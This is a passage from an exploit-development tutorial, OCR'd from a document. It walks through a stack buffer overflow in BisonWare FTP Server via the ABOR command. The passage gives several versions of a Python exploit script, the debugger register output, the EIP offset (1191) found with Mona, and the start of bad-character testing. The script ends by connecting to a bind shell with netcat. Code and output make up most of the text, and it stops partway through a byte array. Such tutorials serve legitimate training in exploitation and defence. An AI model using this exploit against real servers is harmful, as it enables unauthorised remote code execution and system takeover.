
```
root@bt:~/Desktop# chmod a+x BisonFTP.py
```

We may now execute the **Exploit POC** and check if the crash happens. Let's run it and check if **BisonWare FTP Server** crashes.

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21

================================
BisonWare FTP Server BOF Overflow
        Written by Ashfaq
    HackSys Team - Panthera
  email:hacksysteam@hotmail.com
================================

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

We were not able to get the shell on 192.168.137.144. Exploit POC was not successful.

Let's check what happened to **BisonWare FTP Server.**




We found that **BisonWare FTP Server** is still running.

This is a clear indication that we were able to run arbitrary code on **BisonWare FTP Server**.

Let's attach the **BisonWare FTP Server** in **Immunity Debugger** and re-run the **BisonFTP.py**.


```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21

================================
BisonWare FTP Server BOF Overflow
        Written by Ashfaq
    HackSys Team - Panthera
  email:hacksysteam@hotmail.com
================================

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

Let's look at the **Immunity Debugger** windows and check if **Access Violation** has occurred or not.



As we see from the above image, **"Access violation while executing [41414141]"**.


Let's check the **register's window** in **Immunity Debugger** and note the values of the registers.



Value of EIP register: 41414141
Value of EBX register: AAAAAAAAAAAAAAAAAAAAAA…..

We were able to overwrite **EIP** and **EBX** registers.

We have to find the exact offset which overwrites the **EIP register**. In order to do this, we will send a cyclic pattern to **BisonWare FTP** and calculate the offset. We will use **Mona.Py** to create a **1400 bytes cyclic pattern**.



Let's open **C:\Mona\logs\Bisonftp\pattern.txt** and copy the cyclic pattern.

Next, we will insert this cyclic pattern into our Exploit POC **BisonFTP.py**.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================= "
print " BisonWare FTP Server BOF Overflow "
print "         Written by Ashfaq          "
print "      HackSys Team - Panthera       "
print "   email:hacksysteam@hotmail.com    "
print "=================================\n"

if len(sys.argv) != 3:
    print "[*] Usage:  %s  <target>  <port> \n"  %  sys.argv[0]
    sys.exit(0)

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

buffer =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
c6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2
Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah
9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5A
k6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2
An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap
9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5A
s6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2
Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax
9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5B
a6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2
Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf
9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5B
i6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2
Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn
9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5B
q6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2
Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu" #1400 Cyclic Pattern

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
```


```
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('ABOR ' + buffer +'\r\n') #Send FTP command 'ABOR ' + junk data
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully"
    print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
    print "\r"
    time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
    os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
    print "[-] Connection lost from " + target + ":4444 \r"

except:
    print "[-] Could not connect to " + target + ":21\r"
    sys.exit(0) #Exit the Exploit POC code execution
```

Now, restart the **BisonWare FTP Server** in **Immunity Debugger** and run exploit **BisonFTP.py**.

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21

================================
BisonWare FTP Server BOF Overflow
        Written by Ashfaq
    HackSys Team - Panthera
  email:hacksysteam@hotmail.com
================================

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

As we can see from the output of the **Exploit POC**, it's clear that we were not able to get the remote shell connection.

Let's now check the **Immunity Debugger's window** and note the values of registers.




Value of EIP register: 42376E42
Value of EBX register: 3Bm4

We need to take only first four byte that overwrites the registers. In this case **EIP** is overwritten with **42376E42** and **EBX** is overwritten with **3Bm4**.

Now, we need to find the exact offset that overwrites **EIP** and EBX. We will use **Mona.py** to accomplish this task.

!mona findmsp



Let's record the values from **Mona log dump**.

EIP overwritten with normal pattern: 0x42376e42 (offset 1191)
EAX overwritten with normal pattern: 0x6e42386e (offset 1195)
EBX (0x00a6e78c) points at offset 1151 in normal pattern (length 249)

From the above information, **EIP is overwritten after 1191 bytes and EBX after 1151 bytes**.

One important thing to note is that, **EBX register holds only 249 bytes of the cyclic pattern**.

Hence, only **249 bytes** can be accommodated in **EBX register**. **249 bytes** is not enough for our **bind port shellcode**.

Let's re-write the **Exploit POC** and check the stack alignment.


```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================= "
print " BisonWare FTP Server BOF Overflow "
print "         Written by Ashfaq          "
print "      HackSys Team - Panthera       "
print "    email:hacksysteam@hotmail.com   "
print "=================================\n"

if len(sys.argv) != 3:
    print "[*] Usage:  %s  <target>  <port> \n"  %  sys.argv[0]
    sys.exit(0)

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

buffer = "\x41"*1191 #1191 ASCII A's
buffer += "\x42"*4  #4 ASCII B's EIP Overwrite
buffer += "\x41"*205 #205 ASCII A's

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
```

```
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('ABOR ' + buffer +'\r\n') #Send FTP command 'ABOR ' + junk data
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully"
    print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
    print "\r"
    time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
    os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
    print "[-] Connection lost from " + target + ":4444 \r"

except:
    print "[-] Could not connect to " + target + ":21\r"
    sys.exit(0) #Exit the Exploit POC code execution
```


After we have modified the **Exploit POC**, let's run it.

```
root@bt:~/Desktop# ./BisonFTP.py 192.168.137.138 21

================================
BisonWare FTP Server BOF Overflow
        Written by Ashfaq
    HackSys Team - Panthera
  email:hacksysteam@hotmail.com
================================

[+] Connecting to 192.168.137.138 on port 21
[+] Sending payload
[+] Exploit Sent Successfully
[+] Waiting for 5 sec before spawning shell to 192.168.137.138:4444

(UNKNOWN) [192.168.137.138] 4444 (?): Connection refused
[-] Connection lost from 192.168.137.138:4444
```

Let's see the **Immunity Debugger** window and record the values of the registers.



Let's notice the "**Registers**" window closely and record the values.




Value of EIP register: 42424242
Value of EAX register: 41414141
Value of EBX register: AAAAAAAAAAAA……AAAAABBBBAAAAAAAAAA……

As expected, we were able to overwrite **EIP** register with **42424242 (ASCII BBBB)**.

Now, let's find the bad characters. We should not have a single bad character in our shellcode, this will break the execution of shellcode.

Again, we will use **Mona.py,** this time to generate the byte array starting from **\x00** to **\xFF**.

!mona bytearray



Open **C:\Mona\logs\Bisonftp\bytearray.txt** and copy the pattern to our Exploit POC.

We will insert the copied pattern to our Exploit POC and test if it can break the exploit code that we are going to send to the **BisonWare FTP Server**.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n================================= "
print " BisonWare FTP Server BOF Overflow "
print "         Written by Ashfaq          "
print "      HackSys Team - Panthera       "
print "    email:hacksysteam@hotmail.com   "
print "=================================\n"

 if len(sys.argv) != 3:
  print "[*] Usage: %s <target> <port>\n" % sys.argv[0]
  sys.exit(0)
```


```
target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x
13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x3
